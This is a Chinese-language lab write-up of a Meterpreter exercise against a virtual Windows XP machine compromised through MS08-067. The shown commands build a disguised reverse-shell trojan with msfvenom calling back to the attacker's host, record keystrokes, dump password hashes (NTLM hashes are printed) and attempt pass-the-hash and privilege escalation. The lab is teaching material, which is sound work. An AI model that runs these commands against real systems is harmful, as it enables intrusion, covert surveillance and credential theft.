Meterpreter渗透测试入门
又是一个下雨的星期天,小黑ailx10开始了渗透测试实验之旅。这篇文章通过实验的方式、踩坑,利用漏洞ms080-067成功入侵WinXP靶机后,后渗透测试工程师Meterpreter掌握的几个最最最基本操作。比如查看靶机信息、截屏、获取键盘记录、收集密码、权限提升等。你也可以参考David Kennedy的《Metasploit:The Penetration Tester's Guide》,清华大学诸葛建伟老师翻译的《Metasploit渗透测试指南》进行实验。
- 虚拟靶机:192.168.0.106(WinXP@hu、ailx13、ailx14用户)
- 虚拟小黑:192.168.0.104(Kali@ailx10)
第一步:初始化环境>在靶机上关闭防火墙
通过Nmap对端口进行扫描,我们看到了靶机上开放了135、139、445、3389高危端口

第二步:在虚拟小黑上对虚拟靶机进行ms08067漏洞扫描
nmap -sT -A --script=smb-vuln-ms08-067 -P0 192.168.0.102


第三步:配置参数获得Shell大功告成

第四步:使用screenshot命令截屏

第五步:使用sysinfo命令查看计算机信息

第六步:使用ps命令查看系统运行的进程

找到记事本进程1524,后面可以记录虚拟靶机用户(学生ailx12)在记事本中写日记的内容。
第七步:使用run post/windows/capture/keylog_recorder命令获取键盘记录


第八步:在靶机的记事本中打字,写下今天的日记

第九步:查看键盘记录的内容,成功看到虚拟靶机的记事本内容
- 黑客会给你发一个网站,然后记录你在浏览器中输入的用户名和密码
- 如果你的电脑中了木马,只要你敲键盘,你的动作可能都会被捕捉
第十步:使用run post/windows/gather/hashdump命usr令获取密码哈希值

仔细观察,发现3个哈希值都是aad3b435开头,它表示空密码~

Administrator:500:4159e786e2e935f8aad3b435b51404ee:28adbdb0c21b79ae0fc8a817134ed8c6:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HelpAssistant:1000:9c5947b6961aa6c42c79a4f95229c735:1c8efd34c3f4a30e9b65f4b63f2ea519:::
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:cf2a6e72fed6f0f0378af0c9b52e9332:::
hu:1003:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
我们可以通过shell命令进入cmd命令行模式

第十一步:传递哈希值
我们短时间破解不了哈希值的明文,怎么进一步呢?这里就要用到哈希传递技术。
在实验的过程中,遇到了坑,竟然不能用了,在XP上测试无效...

遇到这种事情不要慌,有时候换个系统就好了,环境问题都是小问题,多折腾就明白了。
第十二步:权限提升
首先通过net user 创建2个普通用户ailx13和ailx14


生成一个虚拟XP系统专用木马,放都虚拟靶机桌面,你可以假设这个以Love伪装的木马被用户ailx13下载了
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.0.104 LPORT=443 -f exe -o ailx13_love.exe

在虚拟小黑上监听咱们的这个木马

当虚拟靶机用户ailx13运行了木马程序ailx13-love,咱们的虚拟小黑就获得了一个Shell

在虚拟靶机上也可以验证,通过netstat命令可以看到它和虚拟小黑建立了https连接
虽然XP专属木马ailx13-love生效了,但是ailx13用户是个普通用户,想通过use priv命令进行提权失败了,并不能提升成管理员。哈哈,环境问题,都是小问题不要在意。

提权2步法:实验环境并没有生效,getuid发现还是ailx13用户,并不是system用户。WinXP系统太老了,没人用了,建议大家在Win7上面试试~
- use priv
- getsystem
关于内网横向移动、跳板机,敬请期待下一篇专栏文章,谢谢阅读~

北京人形旗下天工造物具身智能开源社区,聚焦具身天工与慧思开物两大平台
更多推荐
 1
 0
- 0


 已为社区贡献10条内容

所有评论(0)